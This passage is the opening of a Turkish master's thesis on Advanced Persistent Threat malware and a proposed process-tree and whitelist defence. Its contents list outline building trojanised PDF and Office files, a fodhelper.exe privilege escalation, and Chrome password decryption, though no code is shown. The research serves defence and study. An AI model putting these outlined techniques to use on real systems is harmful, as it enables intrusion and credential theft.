T.C.
İSTANBUL ÜNİVERSİTESİ-CERRAHPAŞA
LİSANSÜSTÜ EĞİTİM ENSTİTÜSÜ

YÜKSEK LİSANS TEZİ

APT YAZILIMI VE APT İLE YAPILAN SALDIRILARA KARŞI GÜVENLİK YAZILIMI

Mustafa İPEKBAYRAK

DANIŞMAN
Dr. Öğr. Üyesi Gülsüm Zeynep GÜRKAŞ AYDIN

Bilgisayar Mühendisliği Anabilim Dalı

Bilgisayar Mühendisliği Programı

İSTANBUL-2019

Bu çalışma 01.07.2019 Tarihinde aşağıdaki jüri tarafından Bilgisayar Mühendisliği Anabilim Dalı, Bilgisayar Mühendisliği Tezli Yüksek Lisans Programı Yüksek Lisans Tezi olarak kabul edilmiştir.

TEZ JÜRİSİ

Dr.Öğr.Üyesi Gülsüm Zeynep GÜRKAŞ AYDIN
İstanbul Üniversitesi-Cerrahpaşa
Mühendislik Fakültesi

Dr.Öğr.Üyesi Zeynep TURGUT
Haliç Üniversitesi
Mühendislik Fakültesi

Dr.Öğr.Üyesi Özgür Can TURNA
İstanbul Üniversitesi-Cerrahpaşa
Mühendislik Fakültesi

20.04.2016 tarihli Resmi Gazete ’de yayımlanan Lisansüstü Eğitim ve Öğretim Yönetmeliğinin 9/2 ve 22/2 maddeleri gereğince; Bu Lisansüstü teze, İstanbul Üniversitesi-Cerrahpaşa’nın abonesi olduğu intihal yazılım programı kullanılarak Lisansüstü Eğitim Enstitüsü’nün belirlemiş olduğu ölçütlere uygun rapor alınmıştır.

ÖNSÖZ

Hayatımızın her noktasında yer alan bilgisayarlar, ülkeler veya şirketler için çok önemli veriler barındırabilmekte ve ülkelerin kaderini değiştirebilecek değişiklikler yapmak için kullanılabilmektedir. Rakip organizasyonlar veri çalmak veya zarar vermek için yüksek profilli siber saldırı (hacker) grupları oluşturmakta ve büyük fonlar sağlamaktadır. Bu grupların oluşturduğu; bilinen geleneksel zararlı yazılım önleme mekanizmalarından hiçbirine takılmadan çalışan, veri sızdıran ve uzun süre sistemde tespit edilmeden durabilen zararlı yazılımlara APT (Advanced Persistent Threat) denmektedir. Bu yazılımlar aynı saldırıyı yapabilmek için birden fazla yöntemi içlerinde barındırırlar, ayak izi bırakmadan çalışırlar ve sistemde tespit edilmeleri durumunda kendilerini silebilirler. İmza bazlı virüs tarama yazılımlarına yakalanmazlar ve anomali tespit sistemlerine takılmadan çalışabilirler. Bunlara benzer diğer mekanizmalar bir arada düşünüldüğü zaman tüm APT yazılımlarında olan benzer özellikler ortaya çıkmakta ve APT yazılımları gruplanabilmektedir.

Bilinen en iyi yöntemler beyaz liste (whitelist) tekniği, APT çalışma mantığına göre yeniden düzenlenmiş anomali tespit sistemleri ve elle kontrol etmeye olanak veren işlem keşif yazılımlarıdır.

Bu çalışmada öncelikle, bir APT yazılımında olması gereken özellikler düşünülerek APT anatomisi çıkartılacaktır. Daha sonra örnek APT yazılımının gerçekleşmesi için gerekli olan yazılımda olması gereken özellikler bahsedilecektir. Bulunan sıfır gün (zero day) açığı üzerinden yetki elde edilip sisteme sızılması, Windows işletim sisteminde bulunan şifreleme ve şifre çözme özellikleri kullanılarak kullanıcı verilerinin elde edilmesi ve uzak sunucuya yasallaştırılmış yollarla verilerin gönderilmesi süreci anlatılacaktır. Bu özellikler ve nasıl yapıldığı göz önüne alınarak APT zararlı yazılımını beyaz liste yöntemi ile engelleyen, işlem ağacı ve kullanıcı davranışlarını göz önüne alarak zararlı yazılımları tespit edebilen bir APT engelleme sistemi üzerinde durulacaktır.

Bu çalışmamda bana yol gösteren Doç. Dr. Muhammed Ali Aydın hocama, tezime devam edebilmemi ve bitirmemi sağlayan Doç. Dr. Zeynep Gürkaş Aydın hocama ve çalışmalarımda desteklerini esirgemeyen Arş. Gör. Mehmet Yavuz Yağcı hocama ve Arş. Gör. Ebu Yusuf Güven hocama teşekkürlerimi sunarım.

Mayıs 2019 Mustafa İPEKBAYRAK

İÇİNDEKİLER

Sayfa No

ÖNSÖZ ..... **iv**
İÇİNDEKİLER ..... **v**
ŞEKİL LİSTESİ ..... **viii**
TABLO LİSTESİ ..... **ix**
KISALTMA LİSTESİ ..... **x**
ÖZET ..... **xi**
SUMMARY ..... **xii**
1. GİRİŞ **1**
1.1 MOTİVASYON 1
1.2 ÇIKIŞ NOKTASI 2
1.3 ÇALIŞMANIN KAPSAMI 2
1.3.1 Tez Yazımındaki Motivasyon, Çıkış Noktası ve Neler Yapılacağı 2
1.3.2 Mevcut APT Çalışmaları 3
2. GENEL KISIMLAR **5**
2.1 SİBER GÜVENLİKLE İLGİLİ TERİMLER VE AÇIKLAMALARI 7
2.2 TARİHTE GÜVENLİK KONSEPTİ 8
2.3 TARİHTE ZARARLI YAZILIMLAR [9] 9
2.4 EN ÇOK BİLİNEN SALDIRI ÇEŞİTLERİ [10] 10
2.4.1 Oltalama Saldırısı (Phishing Attack) 10
2.4.2 Mızrak Oltalama Saldırısı (Spear Phishing Attack) 10
2.4.3 Dağıtık Servis Dışı Bırakma Saldırısı (DDoS) 10
2.4.4 Ortadaki Adam Saldırısı (Man In The Middle Attack MitM) 11
2.4.5 SQL enjeksiyon (SQL injection) 12
2.4.6 İndirme Saldırısı (Drive-by Download Attack) 12
2.4.7 Şifre Saldırısı (Password Attack) 12
2.4.8 Telekulak Saldırısı (Evesdropping) 12
2.4.9 Doğum günü Saldırısı (Birthday Attack) 13
2.4.10 Zararlı Yazılım Saldırısı (Malware Attack) 13
2.4.11 Siteler Arası Betik Çalıştırma Saldırısı [15] 14
2.5 APT'NİN DİĞER ZARARLI YAZILIMLAR ARASINDAKİ YERİ 15

2.6 APT'NİN DİĞER ZARARLI YAZILIMLARDAN FARKI 15
2.7 APT'NİN TEMEL ÖZELLİKLERİ 16
2.8 APT SALDIRI YAPISI 17
2.8.1 Hedef Belirleme 17
2.8.2 Suç Ortaklarının Bulunup Organize Edilmesi 17
2.8.3 Kullanılacak Yazılımsal Araçların Geliştirilmesi ve Elde Edilmesi 17
2.8.4 Hedef Organizasyon Altyapısı / Çalışanlarını Araştırma 17
2.8.5 Tespit Testi 17
2.8.6 Yazılımın Kullanıma Hazır Olması 18
2.8.7 İlk İzinsiz Giriş 18
2.8.8 Dış Bağlantının Başlatılması 18
2.8.9 Erişimin Arttırılması ve Verilere Erişim 18
2.8.10 Tutunma Noktasının (Foothold) Arttırılması 18
2.8.11 Veri Sızdırma 19
2.8.12 İzlerin Kapatılması ve Tespit Edilmeden Durma 19
2.9 APT ZARARLI YAZILIMININ TARİHİ 19
2.9.1 Stuxnet Zararlı Yazılımı 19
2.10 APT YAZILIMINA KARŞI GÜVENLİK ÖNLEMLERİ 20
2.10.1 Çalışanların Eğitilmesi 21
2.10.2 Erişim Kontrolü 21
2.10.3 Yönetici Kontrolleri 21
2.10.4 Sızma Testi 21
2.11 APT TESPİTİ 22
2.11.1 Kullanıcı Davranış Analitiği 22
2.11.2 Aldatma Teknolojisi 22
2.11.3 Ağ İzleme 22
2.12 APT SALDIRILARINA KARŞI ÇÖZÜMLER 22
3. MALZEME VE YÖNTEM 23
3.1 SALDIRI SENARYOSU 23
3.1.1 PDF Belgeleri İçine Zararlı Kod Eklenmesi: 24
3.1.2 MS Office Belgeleri içine zararlı kod eklenmesi hakkında: 25
3.1.3 Yükseltilmiş Yetkilerin Alınması 25
3.1.4 Google Chrome Kullanıcı Parolasını Şifreleme Yöntemi ve Şifreyi Kırma 26
3.1.5 IDS Baypas İçin Bulunan Yöntemler 28

Ekleme Saldırısı *28*
DoS *28*
Gizleme ve Kodlama *28*
Oturum Ekleme ya da Parçalama (Fragmantasyon) *28*
Geçersiz Paketler *29*
Çok Biçimli (Polimorfik) Kabul Kodları *29*
3.1.6 Verilerin Dışarı Sızdırılması 29
3.1.7 Olay Günlük Kaydı (Log) Verilerinin Silinmesi 29
3.2 GÜVENLİK YAZILIMI 30
3.2.1 Windows Olay Kaydı 32
3.2.2 İnternet Bağlantısı Kısıtı 32
3.2.3 Kullanıcıya Sorulması 32
3.2.4 İşlem Tetikleme Ağacı 33
4. BULGULAR 34
5. TARTIŞMA VE SONUÇ 38
KAYNAKLAR 42
EKLER 52
PDF TRUVA ATI OLUŞTURMA 52
MICROSOFT OFFICE DOSYASI TRUVA ATI OLUŞTURMA 53
YÜRÜTÜLEBİLİR DOSYA İÇİNE VİRÜS EKLEME 53
İZİNSİZ YETKİ YÜKSELTME 54
WİNDOWS KULLANICI KİMLİK BİLGİLERİ İLE ŞİFRELENMİŞ DATA_BLOB VERİSİNİ ÇÖZME 54
ÖZGEÇMİŞ 55

ŞEKİL LİSTESİ

Sayfa No

Şekil 1.1 APT Savunma Yöntemlerinin Sınıflandırılması [1].....3

Şekil 1.2 APT Yaşam Süreci [2] 4

Şekil 3.1: Windows yetkilendirmesi ile yapılan şifrelemelerin kırılması için erişilmesi gereken dll listesi.....27

Şekil 3.2: Örnek Güvenlik Yazılımı Uygulama Tetiklenme Ağacı.....31

Şekil 4.1: fodhelper.exe Çalıştığında Regedit Üzerinden Yapılacak Değişiklik İle Yükseltilmiş Yetkili Powershell Çalıştırmak İçin Gerekli İşlem.....34

Şekil 4.2: Go Dili kullanılarak Windows DLL Dosyalarına Erişim ve Google Chrome Verilerindeki Şifrelemeyi Çözmek İçin Örnek Kod.....35

Şekil 5.1: winlogon.exe İle Tetiklenen lsass.exe, Gerçek Yazılımken; services.exe İle Çalışan lsass.exe Zararlı Yazılım Arasındaki Fark 40

Şekil 5.2 Sol tarafta standart firewall uygulamasının uygulama adı bazında ip adreslerini listelediği görülmekte. Sağ tarafta ise önerilen sistemin işlemlerin tetik ağacını çıkarttığı görülmekte. Firewall Kuralları bu ağaca göre uygulanmalıdır. 41

TABLO LİSTESİ

Sayfa No

Tablo 9.1: 2015'e kadar Tespit Edildikleri Yıllara Göre Popüler APT Yazılımları ve Amaçları 20

KISALTMA LİSTESİ

Kısaltmalar	Açıklama
GSS	: Gelişmiş Sürekli Saldırı
APT	: Advanced Persistent Threat (Gelişmiş Sürekli Saldırı)
VPN	: Virtual Private Network (Sanal Özel Ağ)
DDoS	: Distributed Denial of Service (Dağıtık Servis Engelleme)
DLL	: Dynamic Link Library (Dinamik Bağlantı Kütüphanesi)
SQL	: Structure Query Language (Yapı Sorgulama Dili)
TCP	: Transmission Control Protocol (Aktarım Kontrol Protokolü)
SYN	: Synchronize (Senkronize)
IP	: Internet Protocol (İnternet Protokolü)
MitM	: Man in the Middle (Aradaki Adam)
HTML	: Hypertext Marktup Language (Hiper Metin İşaretleme Dili)
PHP	: Hypertext Preprocessor (Hiper Metin Ön İşlemci)
XSS	: Cross Site Scripting (Siteler Arası Betik Çalıştırma)
IDS	: Intrusion Detection System (İhlal Tespit Sistemi)
IPS	: Intrusion Preventation System (İhlal Önleme Sistemi)
USB	: Evrensel Seri Veri Yolu
SIEM	: Security Information and Event Management
PC	: Personal Computer

ÖZET

YÜKSEK LİSANS TEZİ

APT YAZILIMI VE APT İLE YAPILAN SALDIRILARA KARŞI GÜVENLİK YAZILIMI

Mustafa İPEKBAYRAK

İstanbul Üniversitesi-Cerrahpaşa

Lisansüstü Eğitim Enstitüsü

Bilgisayar Mühendisliği Anabilim Dalı

Danışman : Dr. Öğr. Üyesi Gülsüm Zeynep GÜRKAŞ AYDIN

Tez çalışmasının giriş kısmında APT konusunun seçilmesinin sebepleri anlatılmıştır. Ardından APT zararlı yazılımı konusunda yapılan mevcut çalışmalar incelenmiştir. Genel kısımlar bölümünde siber güvenlik ile ilgili terimler, güvenlik yazılımlarının tarihte gelişimi, ve en popüler saldırı çeşitlerinden bahsedilmiştir. Bunlara ek olarak APT yazılımının diğer yazılımlar arasındaki yeri ve farklılıklarından bahsedilmiştir. Daha sonra APT zararlı yazılımının ne olduğu ve yapısı hakkında detaylı bilgi verilmiştir. Sonra, APT yazılımlarının tarihi ve bilinen güvenlik önlemlerine değinilmiştir. Malzeme ve yöntem kısmında APT saldırılarını daha iyi anlamak için örnek APT saldırı senaryosu hazırlanmış ve bu senaryolar temel alınarak APT saldırılarının zararını azaltabilecek bir güvenli yazılım önerisi sunulmuştur. Bulgular kısmında yapılan güvenli yazılımın işlevi anlatılmış, tartışma ve sonuç kısmında olumlu ve olumsuz kısımlarına değinilerek önerilen güvenli yazılım eleştirilmiştir.

Mayıs 2019, 67 sayfa.

Anahtar kelimeler: gss, gelişmiş sürekli saldırı, yazılım, siber güvenlik

SUMMARY

M.Sc. THESIS

AN APT SOFRWARE AND A SECURITY SOFTWARE AGAINST APT ATTACK

Mustafa İPEKBAYRAK

Istanbul University-Cerrahpasa

Institute of Graduate Studies

Department of Computer Engineering

Supervisor : Assist. Prof. Dr. Gülsüm Zeynep GÜRKAŞ AYDIN

In the introduction part of this thesis, the reason of choosing APT threat is explained. Than current work about APT malware are examined. In the General sections part, terms about cyber security, development of security software and the most popular attack types are mentioned. In addition differences and similarities of an APT attack to other attacks are mentioned. And then datailed explaination is given about what is APT malware and it's structure. Afterwards APT malware history and known security measures are referred. In the metarial and method section, an APT attack scenario is prepared to understand APT attack and a security software which could reduce the harm of APT malware is proposed based given attack scenario. In the results section, function of proposed security software is explained, while in the discussion and conclusion section this security software is criticized by mentioned positive and negative sides.

May 2019, 67 pages.

Keywords: apt, advanced persistet threat, sorfware, cyber security

1. GİRİŞ

Bu tez çalışmasında ilk önce siber güvenlik ile ilgili terimler derlenmiş ve açıklamaları yazılmıştır. Daha sonra siber güvenlik tarihinde ortaya çıkan zararlı yazılımlar ve çalışma yöntemleri listelenmiştir. Bunlara ek zararlı yazılımların sınıflandırılması ve bu sınıfların açıklamaları, birbirinden farklılıkları üzerine durulmuştur. Ardından bu sınıflandırmalar arasında bu tez çalışmasının odak noktası olan APT zararlı yazılımının nerede olduğu üzerine durulmuştur. En sonunda siber güvenlik tarihindeki güvenlik konsepti ve güvenlik yazılımlarının kısa tarihi üzerine durulmuştur.

Yazıda APT zararlı yazılımlarının ne olduğu, nasıl çalıştığı ve nasıl engellenebileceği hakkında bilgi verilmekte ve bu kapsamda yapılan çalışmalar anlatılmaktadır.

Bu tezin amacı APT yazılımlarının yapısı ve çalışma şekilleri hakkında çeşitli kaynaklardan toplanan bilgileri derleyerek okuyucuya sunmak ve APT yazılımlarının verdiği zararı en aza indirmek için geçerli bir savunma yöntemi oluşturmaktır.

Çalışmada ilk önce APT zararlı yazılımlarının nasıl çalıştığını ve yazılımda kullanılan yöntemleri ortaya koymak adına APT yazılımının ölçütleri ortaya çıkartılacak ve bu kriterlere uygun bir zararlı yazılımın nasıl yapılacağı senaryosu üzerine durulacaktır. Ardından oluşturulan senaryo adımlarının gerçekleştirilmesi ile ilgili teknik ve teorik bilgiler üzerine durulacak ve senaryoya uygun bir zararlı yazılım geliştirme süreci paylaşılacaktır.

En sonunda bu zararlı yazılımın geliştirilme aşamaları da göz önünde bulundurularak APT yazılımlarının zararını en aza indirmek için yeni bir model önerilecek ve çalışıp çalışmadığı gözlenecektir.

1.1 MOTİVASYON

APT yazılımları, devletlerin ve büyük organizasyonların kaderini değiştirecek kadar büyük güç ve önem taşımaktadır. Bu güne kadar çok büyük ekonomik kayıplara ve itibar kayıplarına sebep olmuştur. Ayrıca APT yazılımları ile birçok önemli organizasyondaki gizli verinin sızdırılması sağlanmıştır. Ülkemizde APT yazılımlarını ile ilgili akademik çalışmalar çok kısıtlıdır. Dünya genelinde APT yazılımlarından korunma ile ilgili çok sayıda makale yer almaktadır. Çoğu

makalede, bir APT yazılımında olması gereken özellikler ayrıntılı anlatılırken neredeyse hiçbir makalede bu özelliklerin teknik olarak nasıl kazanılacağının anlatıldığı gözlenmemiştir. Ayrıca okunan makalelerdeki güvenlik yazılım öneri ve bulguları arasında, çoğu güvenlik önleminin farkı makalelerde tekrar vurgulandığı görülmüştür. Tüm bunlar APT yazılımı ile ilgili teknik bir çalışma yapmak için ve en az mevcut önerilen güvenlik yazılımları kadar başarılı olabilecek, yeni bir güvenlik yazılım fikri öne sürmek için neden oluşturmuştur.

1.2 ÇIKIŞ NOKTASI

APT yazılımlarının deneysel ve teorik çalışılmasının yanında etkisi ve gücü göz önüne alındığında ve ülkemizde bu konu ile ilgili bilgi birikiminin kısıtlı olması sebebi ile; APT'nin akademik çalışma yapmak için ideal bir konu olduğuna karar verildi.

APT yazılımlarının nasıl çalıştığının daha iyi anlaşılabilmesi için bir kaynak oluşturulması gerektiği ve APT için güvenlik yazılımının nasıl olabileceği konusunda fikir verebilmek adına bu konularda çalışma yapılması uygun görüldü.

1.3 ÇALIŞMANIN KAPSAMI

Bu tezde APT yazılımının nasıl olabileceği konusunda teknik çalışma gerçekleştirilecektir. Mevcut makalelerdeki en çok önerilen güvenlik özelliklerinden yola çıkılarak yeni bir güvenli yazılım tekniği geliştirilecek, yapısı açıklanacak ve test edilecektir. Yapılan testlerin sonuçları paylaşılacak ve çalışmanın daha ne kadar ileri götürülebileceği üzerinde durulacaktır.

1.3.1 Tez Yazımındaki Motivasyon, Çıkış Noktası ve Neler Yapılacağı

Bu tez konusunu Stuxnet zararlı yazılımının başarısını ve bu tip yazılımların önüne geçilememesini, siber güvenlik konusundaki büyük bir açık olarak gördüğüm için seçilmiştir.


APT saldırıları daha iyi anlaşılması ve bu saldırılardan korunmayı sağlayacak daha iyi güvenli yazılımlar, her şeyin sanallaştığı dünyada ülkemiz için daha güvenli internet kullanımını sağlayacaktı. Amacım basit ama işlevsel bir güvenlik yazılımı ve saldırı anatomisi ortaya çıkartıp ülkemize hizmet etmektir.

Çalışmada ilk gerçekleştirmek istenilen APT saldırısının fazları ortaya çıkartılarak örnek bir APT yazılımı oluşturulup, saldırı aşamaları ve bu aşamaların nasıl yapıldığını ortaya koyarak bu aşamalara ne önlemler alınabileceğini anlatmaktır.

Gerçekleştirmesi amaçlanan ana çalışma, APT saldırıları için güvenli yazılım oluşturup bu saldırıları engellenmesini ve tespit edilmesini sağlamaktır.

1.3.2 Mevcut APT Çalışmaları

APT ile alakalı çok sayıda makale ve çalışma bulunmaktadır. Bazı çalışmalar sadece APT yazılımının ne olduğunu açıklarken, bazıları testler ve yeni güvenlik önlemleri içermekte, güvenliği arttırmak için detaylı saldırı adımlarını irdelemektedir.




Şekil 1.1 APT Savunma Yöntemlerinin Sınıflandırılması [1]

Yukardaki tabloda mevcut APT çalışmalarına göre savunma yöntemlerinin sınıflandırılması görülmektedir.

Bu yazıda hazırlanması planlanan güvenli yazılımın çalışma mantığı, yukarda yer alan yöntemlerden en çok "Günlük Kaydı İzleme" yöntemine yakındır.

Yapılan literatür çalışmasında APT zararlı yazılımına karşı en etkili yöntemlerden birinin beyaz liste (whitelist) yöntemi olduğu görülmektedir. Anomali temelli izleme sistemleri arasında %100 başarı oranlı çalışan bir tekniğe rastlanmamıştır. Hem tüm ağ üzerinde anomali bazlı tespit yapan hem de lokalde çalışan sistem günlük kaydı izleme özelliği olan hibrit sistemlerin en yüksek başarı oranlı oldukları görülmüştür. Virüsün bulaştığı sistemlerin %90'a yakın kısmının mızrak oltalama saldırısı ile enfekte olduğu belirlenmiştir. APT virüslerinin ortak bir yaşam süreci olduğu tespit edilmiş, APT zararlı yazılımlarının büyük kısmının hedefe özel yazıldıkları görülmüştür.



Şekil 1.2 APT Yaşam Süreci [2]

APT virüslerinin bulaşmasını önlemek yerine veri sızdırmasını önleme yöntemleri üzerinde durulmaktadır çünkü virüsün bulaşmasını engellemenin mümkün olamayacağı düşünülmektedir. Ayrıca virüsün bir miktar veriyi sızdırmasının da önüne geçilemeyeceği düşünülmekte ve zararı en aza indirme hedeflenmektedir. Bu sebeple sistemler erken tanı, alarm ve anomali tespiti üzerine kurulmaktadır.

APT zararlı yazılımları, mevcut imza tabanlı güvenlik yazılımlarının hiçbirisi tarafından yakalanmamakta, detaylı sistem izleme araçları kullanılmadan elle tespit edilememektedir. Bir zararlı yazılımın APT olabilmesi için en az bir sene sistemde duracak şekilde durması planlanmış olması beklenir. Bu yazılımların sitemde yetki yükseltmek ya da veriyi dışarı sızdırmak gibi yapması gereken görevleri yerine getirebilmesi için birden fazla yöntem kullanabilmesi gerekmektedir. Kullandığı bir yöntem işe yaramazsa ya da yaramamaya başlarsa yöntem değiştirebilmelidir. Ayrıca bazı APT yazılımları uzaktan kontrol edilebilmektedir.

2. GENEL KISIMLAR

Siber güvenlik, her şeyin yazılımsal yapılmaya başlandığı dünyamızda büyük çaplı organizasyon ve şirketlerin verilerinin saklanması, görüntülenmesi ve sistemlerin çalışması gibi kritik işlerde kullanıldıkça önem kazanmıştır, çünkü yazılımın büyüklüğü arttıkça yazılımla kontrol edilen ekonomik değer ya da hayati derecede kritik işlem büyüklüğü de artar. Bu güne kadar çok sayıda güvenlik önlemi geliştirildi. Örneğin kullanıcı girişi yapılması, yetkilendirme açısından bir güvenlik önlemidir. İlerleyen süreçlerde, alınan güvenlik önlemlerinin etkisi olmadan veriye erişim ya da sistem üzerinde değişiklik yapmak sistemde sunulan yollardan farklı yollarla mümkün olmuştur. Örneğin kullanıcı girişi sonrası veri görüntülemeyi sağlayan ve belli kontroller içeren bir ara yüzün kurduğu web bağlantıları izlenip, bu ara yüze ihtiyaç kalmadan ve ara yüzün izin verdiği sınırlara bağlı kalmadan verilerin kötü niyetle kullanılması ya da değiştirilmesi sağlanabilir. Her ne kadar güvenli yazılım geliştirme protokolü oluşturulup bilinen sistem açıkları için yeni önlemler alınmışsa bile o kadar yeni açık ve sisteme sızma tekniği geliştirilmiştir. Bu sistemlere sızmak için geliştirilen tekniklerin bir kısmı çok bilinen ve tecrübesiz yazılımcılar tarafından geliştirilen sistemlerde çalışan genel açıklar olurken bazı açıklar detaylı araştırmalar sonucunda bulunan ve şirketlerin haberdar olmadığı, haberdar olduklarında en kısa sürede açığı kapatıp güncelleme yayımlamaları gerektiği kritik açıklar olarak değerlendirilmektedir. Yazılımların güvenlik açığı olmasının yanında zarar vermek için yapılan özel zararlı yazılımlar bulunmaktadır. Bir yazılımsal saldırının yapılmasını sağlamak ya da kurban bilgisayarda tam kontrol sallamak için kullanılan uzaktan kontrol yazılımları bunlardan birkaçıdır. Zararlı yazılımlardan en bilinenleri virüsler, Truva atları, reklam amaçlı zararlı yazılımlar (adware), uzaktan gizli erişim sağlayan yazılımlar (spyware), solucanlardır. Zararlı yazılımların amaçlarına göre aldıkları isimler değişmektedir. Örneğin bir bilgisayar virüsü, kullanıcı hareketleri ile bilgisayarlara bulaşıp çoğalıp sisteme zarar verme amaçlıyken solucanlar kendi kendilerine sistemlere sızıp çoğalıp çalışma, veri kaçırma özelliklerine sahiptir. Güvenlik duvarı yazılımları, bilgisayarın hangi portundan veri gelip gönderebileceği ve hangi yazılımın internete açılıp açılamayacağı ile ilgili kurallar koyulabilmesini sağlayan internet güvenlik yazılımlarıdır. Bu sayede sadece güvenilen yazılımların internete bağlanması ve bilinen portların kullanılması kısıtı konmaktadır. Kısıtlar ve kurallar arttırıldıkça zararlı yazılımlarla yapılan saldırılar geliştirilmekte ve sofistike hale gelmektedir. Gelişmiş zararlı yazılımlar güvenlik duvarı kurallarına takılmadan yasallaştırılmış yöntemlerle veri kaçırabilmektedir. Güvenlik duvarı ve anti virüs yazılımlarına rağmen sistemde bulunup

verilerin sızdırılmasını sağlayan zararlı yazılımlar için geliştirilen bir diğer yöntem IDS (Instrusion Detection System) yani İhlal Tespit Sistemi'dir. Bu sistemler anormal ağ aktivitesi gibi gelişmiş tetikleyiciler kullanarak sistemde çalışan zararlı yazılımların verdiği hasarı azaltma ve durdurma amaçlı kullanılmaktadır. Sistemlerin güvenliği arttıkça veri çalma ve veri değiştirme amaçlı yazılımların gizliliği ve sessizliği artmıştır. APT yazılımının bazı özellikleri: ağ üzerinde trafik arttığı zaman çalışma, kullanıcı aktivitesini bekleme, çok uzun aralıklarla aktif olma, iz bırakmama, kendi kendini imha etme, aynı işlemi farklı teknikler ile deneme gibi gelişmiş yöntemlerdir. Şirketler, devletler ya da eğitimli gruplar tarafından geniş çaplı yüksek ekonomik ya da hayati değeri olan verileri çalmak için geliştirilen yazılımlar ortaya çıkmıştır. Bu yazılımlardan en popüleri olan Stuxnet zararlı yazılımı, 2010 Haziran ayında ortaya çıkmıştır. ABD ve İsrail tarafından üretilen virüs, İran nükleer programına zarar vermek ve veri çalmak üzerine kurulmuştur. Bu tarihten beri popülaritesi artan gelişmiş sessiz yazılımlara APT (Advanced Persistent Threat) yani Gelişmiş Sürekli Tehlike denilmektedir. Bu yazılımları üç kısımda incelemek istersek Gelişmiş (Advanced) kısmı yazılımın sofistike olduğunu ve çok eğitimli kişi yada kişilerce, ekonomik kaynakların kullanılarak oluşturulduğunu belirtmektedir. Yazılım en gelişmiş teknik ve sıfır gün (zero day) açıkları ile donatılmış ve çoğu sistem açığını içinde barındırmaktadır. Bir sistem istismarı birçok yolla yapılabilmekte ve kendisi ile ilgili sistem günlük kayıtları ya da aktivite izi bırakmamaktadır. Sürekli (Persistent) kısmı, yazılımın çok uzun sürelerde sessizce sistemde kalabildiğini ve hiçbir güvenlik aracı ile yakalanmadığını göstermektedir. Anti virüs programları, güvenlik duvarları ve IDS-IPS gibi gelişmiş sistemler, APT zararlı yazılımları ile mücadele edememekte ve çalışmalarını engelleyememektedirler. Saldırı (Threat) kısmı, yazılımın zararlı olduğunu belirtmektedir. APT yazılımlarında amaç değerli veri çalmak veya sabote etmektir. Anomali tespit sistemlerinin anlayamayacağı yollarla veri kaçırmak, ekonomik ya da hayati zarar verecek uzaktan kontrollü sabotaj yapmak gibi kötü niyetlerle hazırlanmışlardır. APT yazılımları belli bir amaca, şirkete ya da kişiye saldırmak için özel üretilirler. APT yazılımlarını %94'ü mızrak oltalama saldırısı (spear phishing) ile bulaşmaktadır. Bir şirket ya da organizasyonda bulunan çalışanlar arasında hakkında en çok bilgi toplanan ve gönderilecek zararlı belgeyi açma olasılığı en çok olan kişiye inanacağı bir senaryo yazılarak zararlı kod içeren belge gönderilir. Kurban bu belgeyi bilgisayarına indirip çalıştırdığı zaman zararlı kod çalışır ve zararlı yazılımın indirilip çalıştırılmasına sebep olur. Bu aşamadan sonra zararlı yazılım, ağ üzerinden ya da USB bellekler ile organizasyon içerisinde farklı sistemlere sızar ve bu sistemlerde veri toplayıp dışarı sızdırılmasını sağlamaktadır.

2.1 SİBER GÜVENLİKLE İLGİLİ TERİMLER VE AÇIKLAMALARI

- **Saldırgan ve Kurban:** Saldırgan, güvenlik zafiyetlerini ve açıklarını kullanarak hedefindeki sistemde yetki ve erişim sağlayıp amacına göre bilgi sızdıran ya da sistemi sabote eden kişidir. Kurban, saldırganın izinsiz yetki sağladığı sistem sahibi kişidir.
